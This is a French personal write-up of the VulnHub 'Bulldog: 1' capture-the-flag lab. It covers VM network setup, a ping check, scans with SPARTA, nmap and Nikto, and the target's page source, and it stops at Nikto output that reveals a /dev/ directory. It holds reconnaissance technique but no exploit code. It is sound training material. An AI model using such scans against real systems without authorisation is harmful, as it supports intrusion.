

# Mon Projet personnel :

## Capture the flag (VULNHUB - bulldog)

### CTF : Bulldog 1

**Auteur** : Nick Frichette

**Date de sortie** : 28 août 2017

**Niveau** : Débutant / Intermédiaire

**Objectif** : Obtenir un accès root et lire le message de félicitations dans le répertoire `/root`

### Contexte

Le site web de **Bulldog Industries** a été piraté par la **German Shepherd Hack Team**. À nous de découvrir s'il reste des vulnérabilités exploitables !

### Infos techniques

- **Format** : Fichier `.ova` (VirtualBox)
- **OS** : Linux
- **Taille** : 761 Mo
- **DHCP** : Activé automatiquement
- **Réseau** : Mode ponté par défaut
- **MD5** : `7073036C6A749714FDEFB47E0E2BF9AA`
- **SHA1** : `CC4C750C1BB547A35F21EF1D66EB51B0ED9B83AE`

Pour télécharger un CTF sur VulnHub, il faut d'abord se rendre sur le site officiel et éventuellement créer un compte. Ensuite, on parcourt les différentes machines disponibles jusqu'à trouver un défi qui nous intéresse. Une fois sur la page du CTF choisi, on clique sur le lien de téléchargement fourni. Le fichier téléchargé est généralement une image de machine virtuelle, au format OVA ou VMDK. Il ne reste plus qu'à l'importer dans un hyperviseur comme VirtualBox pour commencer à jouer.

## RÉSULTAT DE LA RECHERCHE : BOULEDOGUE



Le site web de Bulldog Industries a récemment été défiguré et est tombé aux mains de la malicieuse German

[plus...](#)

**Bouledogue : 1**

28 août 2017 par Nick Frichette

Sur VulnHub, chaque machine virtuelle (VM) proposée pour un CTF est accompagnée d'une description détaillée. Cette description présente généralement le niveau de difficulté, les objectifs du défi, et parfois des indices pour commencer. On y trouve aussi des informations techniques comme le type de fichier, la compatibilité avec les hyperviseurs, et l'adresse IP à configurer.

Après avoir choisi une VM, il suffit de télécharger l'image depuis le lien fourni. Une fois importée dans un hyperviseur, on peut commencer à interagir avec la machine pour résoudre le CTF.

Dos

À propos de Release | Télécharger | Description | Informations sur le fichier | Machine virtuelle | Réseauage | Capture(s) d'écran

## BOULEDOGUE : 1

Retour en haut

### À propos de Release

Nom : Bouledogue : 1  
Date de sortie : 28 août 2017  
Auteur : Nick Frichette  
Série : Bulldog

?

### Télécharger

Retour en haut

*Veillez noter que VulnHub est une ressource communautaire gratuite. Nous ne pouvons donc pas vérifier les machines mises à notre disposition. Avant de télécharger, veuillez consulter notre FAQ concernant les dangers liés à l'exécution de machines virtuelles inconnues et nos suggestions pour vous protéger et protéger votre réseau. Si vous comprenez les risques, téléchargez-la !*

**bulldog.ova** (Taille: 761 Mo)  
Télécharger : <https://www.dropbox.com/s/ygzfkfhyatbybr/bulldog.ova?dl=0>  
Télécharger (Miroir) : <https://download.vulnhub.com/bulldog/bulldog.ova>

?

### Description

Retour en haut

Le site web de Bulldog Industries a récemment été défiguré et est tombé aux mains de la malicieuse German Shepherd Hack Team. Cela signifie-t-il qu'il existe d'autres vulnérabilités à exploiter ? Pourquoi ne pas vous renseigner ? :)

Il s'agit d'un démarrage à la racine standard. Votre seul objectif est d'accéder au répertoire racine et de voir le message de félicitations. À vous de voir comment !

Difficulté : Débutant/Intermédiaire. Si vous êtes bloqué, essayez de comprendre toutes les différentes façons d'interagir avec le système. C'est mon seul conseil :)

Réalisé par Nick Frichette (fricheten.com) Twitter : @frichette\_n

Je recommande vivement de l'exécuter sur Virtualbox ; j'ai rencontré quelques difficultés pour le faire fonctionner sous VMware. De plus, DHCP est activé, vous ne devriez donc pas avoir de difficultés à le connecter à votre réseau. Le mode ponté est activé par défaut, mais n'hésitez pas à le modifier si vous le souhaitez.

?

### Informations sur le fichier

Retour en haut

Pour ma machine attaquante, j'utilise Kali Linux 2022 avec une mémoire vidéo de 128 MB, ainsi qu'un accès réseau configuré en NAT, que j'ai exceptionnellement modifié en mode Accès par pont.

**Affichage**

Écran Bureau à distance Enregistrement

Mémoire Vidéo : 128 MB

0 Mo 128 Mo

Nombre d'écrans : 1

1 8


Facteur d'échelle : Tous les écrans 100%

Min Max

Contrôleur graphique : VMSVGA

Accélération :  Activer l'accélération 3D

OK Annuler



Egalement pour ma machine cible : BULLDOG :

- Général
- Système
- Affichage
- Stockage
- Son
- Réseau**
- Ports séries
- USB
- Dossiers partagés
- Interface utilisateur

### Réseau


Adapter 1   Adapter 2   Adapter 3   Adapter 4

Activer l'interface réseau

Mode d'accès réseau : NAT

Nom : \_\_\_\_\_

▶ Avancé


Paramètre invalide détecté 

OK

Annuler



Voici ma machine KALI LINUX :




Suite à la modification du mode réseau en "Accès par pont", une nouvelle adresse IP m'a été attribuée. J'ai dû effectuer un ping pour confirmer l'interconnexion et vérifier la communication entre les différentes machines.

```
IP: 192.168.1.37
bulldog login: _
```


```
(root@kali) ~/home/kali
# ping 192.168.1.37
PING 192.168.1.37 (192.168.1.37) 56(84) bytes of data.
64 bytes from 192.168.1.37: icmp_seq=1 ttl=64 time=0.925 ms
64 bytes from 192.168.1.37: icmp_seq=2 ttl=64 time=0.829 ms
64 bytes from 192.168.1.37: icmp_seq=3 ttl=64 time=0.780 ms
64 bytes from 192.168.1.37: icmp_seq=4 ttl=64 time=0.843 ms
^C
--- 192.168.1.37 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3027ms
rtt min/avg/max/mdev = 0.780/0.844/0.925/0.052 ms

(root@kali) ~/home/kali
#
```

Plusieurs outils sont déjà pré installé sur mon kali linux et nous allons utiliser plusieurs d'entre eux afin d'arriver à la fin de ce CTF :



Dans ce cas, nous allons utiliser SPARTA, un outil d'analyse doté d'une interface graphique, qui intègre également d'autres services comme Nikto ou Nmap. J'ai dû l'installer via GitHub, car la version que je possédais auparavant n'incluait pas Nikto parmi les utilitaires d'analyse.





J'ai référencé l'IP à attaquer, et un scan complet a déjà révélé plusieurs informations importantes, notamment la présence des ports 80 et 8080 ouverts, ce qui indique qu'un service web est actif sur la machine.

Log

Progress	Tool	Host	Start time	End time	
<div style="width: 100%; height: 10px; background-color: green;"></div>	nmap (stage 5)	192.168.1.37	05 Apr 2025 13:46:47	05 Apr 2025 13:46:53	Finished
<div style="width: 100%; height: 10px; background-color: green;"></div>	nikto (8080/tcp)	192.168.1.37	05 Apr 2025 13:46:42	05 Apr 2025 13:47:47	Finished
<div style="width: 100%; height: 10px; background-color: green;"></div>	nmap (stage 4)	192.168.1.37	05 Apr 2025 13:46:42	05 Apr 2025 13:46:47	Finished
<div style="width: 100%; height: 10px; background-color: green;"></div>	nmap (stage 3)	192.168.1.37	05 Apr 2025 13:46:33	05 Apr 2025 13:46:42	Finished
<div style="width: 100%; height: 10px; background-color: green;"></div>	nikto (80/tcp)	192.168.1.37	05 Apr 2025 13:46:28	05 Apr 2025 13:47:33	Finished

Je me suis dirigé vers la page web de la machine via son adresse IP. Cette page décrit le type de société et mentionne que le site a été victime d'une cyberattaque.



Il est fortement recommandé de toujours examiner le code source

des pages web lors d'un CTF pour collecter certaines informations "cachées". Cependant, aucune information n'a été relevée dans ce cas.

```
1
2 <!DOCTYPE html>
3 <html lang="en">
4 <head>
5   <title>Bulldog Industries</title>
6   <meta charset="utf-8">
7   <meta name="viewport" content="width=device-width, initial-scale=1">
8   <link rel="stylesheet" href="/static/css/bootstrap.css">
9   <script src="/static/js/jquery.min.js"></script>
10  <script src="/static/js/bootstrap.js"></script>
11 </head>
12 <body style="background-color:grey">
13
14 <div class="container">
15   <h1><a href="/" style="color:white" >Bulldog Industries</a></h1>
16   <div class="card panel-default" style="padding:1em">
17     <div class="card-block">
18       <p><font size="4em">Thank you for visiting Bulldog Industries' website, the world's number
19 one purveyor of high quality English Bulldog photography! Unfortunately we are
20 suspending business operations until further notice. On the first of this month,
21 we were made aware of a breach of our technology systems. We are currently
22 assessing the possibility that hackers may have gotten access to customer
23 payment information. Do not be alarmed as we will be providing simple credit
24 monitoring for all affected customers.<br><br>For more information on this, please
25 see our public disclosure notice found below.</font></p>
26
27   <p><font size="6em"><center><a href="/notice" style="color:blue">Public Notice</a></center></font></p>
28
29   <center></center>
30   </div>
31 </div>
32 </div>
33
34 </body>
35 </html>
36
37
```

```

1
2 <!DOCTYPE html>
3 <html lang="en">
4 <head>
5   <title>Bulldog Industries</title>
6   <meta charset="utf-8">
7   <meta name="viewport" content="width=device-width, initial-scale=1">
8   <link rel="stylesheet" href="/static/css/bootstrap.css">
9   <script src="/static/js/jquery.min.js"></script>
10  <script src="/static/js/bootstrap.js"></script>
11 </head>
12 <body style="background-color:grey">
13
14 <div class="container">
15   <h1><a href="/" style="color:white" >Bulldog Industries</a></h1>
16   <div class="card panel-default" style="padding:1em">
17     <div class="card-block">
18       <p><font size="4em">To our valued customers,<br><br>On the first of this month our
19 technical analysts discovered a breach of our payment card systems. I don't know
20 how these hackers did it. Our technical folk are telling me something about a clam
21 shell and a smelly cow? I'm not sure about all of that.<br><br>
22 To prove Bulldog Industries' commitment to our customers I fired all of our existing
23 technical staff. All of them! We are going to restart from the ground up! No more
24 excuses! Our tech guys will have to make due with what they've got. We even
25 increased their budget 1%! <br><br>You gotta see the neck beards on the new guys!
26 Real tech hipsters. Zuckerberg types. They know their stuff, security wont be a
27 problem from now on!<br><br>
28 I'd like to remind our valued customers that we will be providing basic credit
29 monitoring services as a result of this breach (if you've made a purchase of $100
30 or more).<br><br>
31 Your true friend,<br><br>Winston Churchy (CEO)</font></p>
32     </div>
33   </div>
34 </div>
35
36 </body>
37 </html>
38
39

```

L'analyse de Nikto nous a fourni de nombreuses informations

pertinentes pour la suite de mon Capture The Flag, notamment les failles exploitables par exemple la faille XSS (Cross-Site Scripting) permet à un attaquant d'injecter du code malveillant dans une page web, souvent pour voler des informations sensibles comme des cookies ou manipuler l'affichage de la page. sur le serveur web ainsi que des répertoires ou des pages cachées. Dans ce cas, un répertoire `"/dev/"` a été relevé.

```
Services  Scripts  Information  Notes  nikto (80/tcp)  nikto (8080/tcp)

-----
+ Target IP: 192.168.1.37
+ Target Hostname: 192.168.1.37
+ Target Port: 80
+ Start Time: 2025-04-05 13:46:30 (GMT-4)
-----
+ Server: WSGIServer/0.1 Python/2.7.12

+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/

+ No CGI Directories found (use '-C all' to force check all possible dirs)

+ Python/2.7.12 appears to be outdated (current is at least 3.9.6).

+ WSGIServer/0.1 appears to be outdated (current is at least 0.2).


+ /dev/: This might be interesting.

+ 8106 requests: 4 error(s) and 4 item(s) reported on remote host

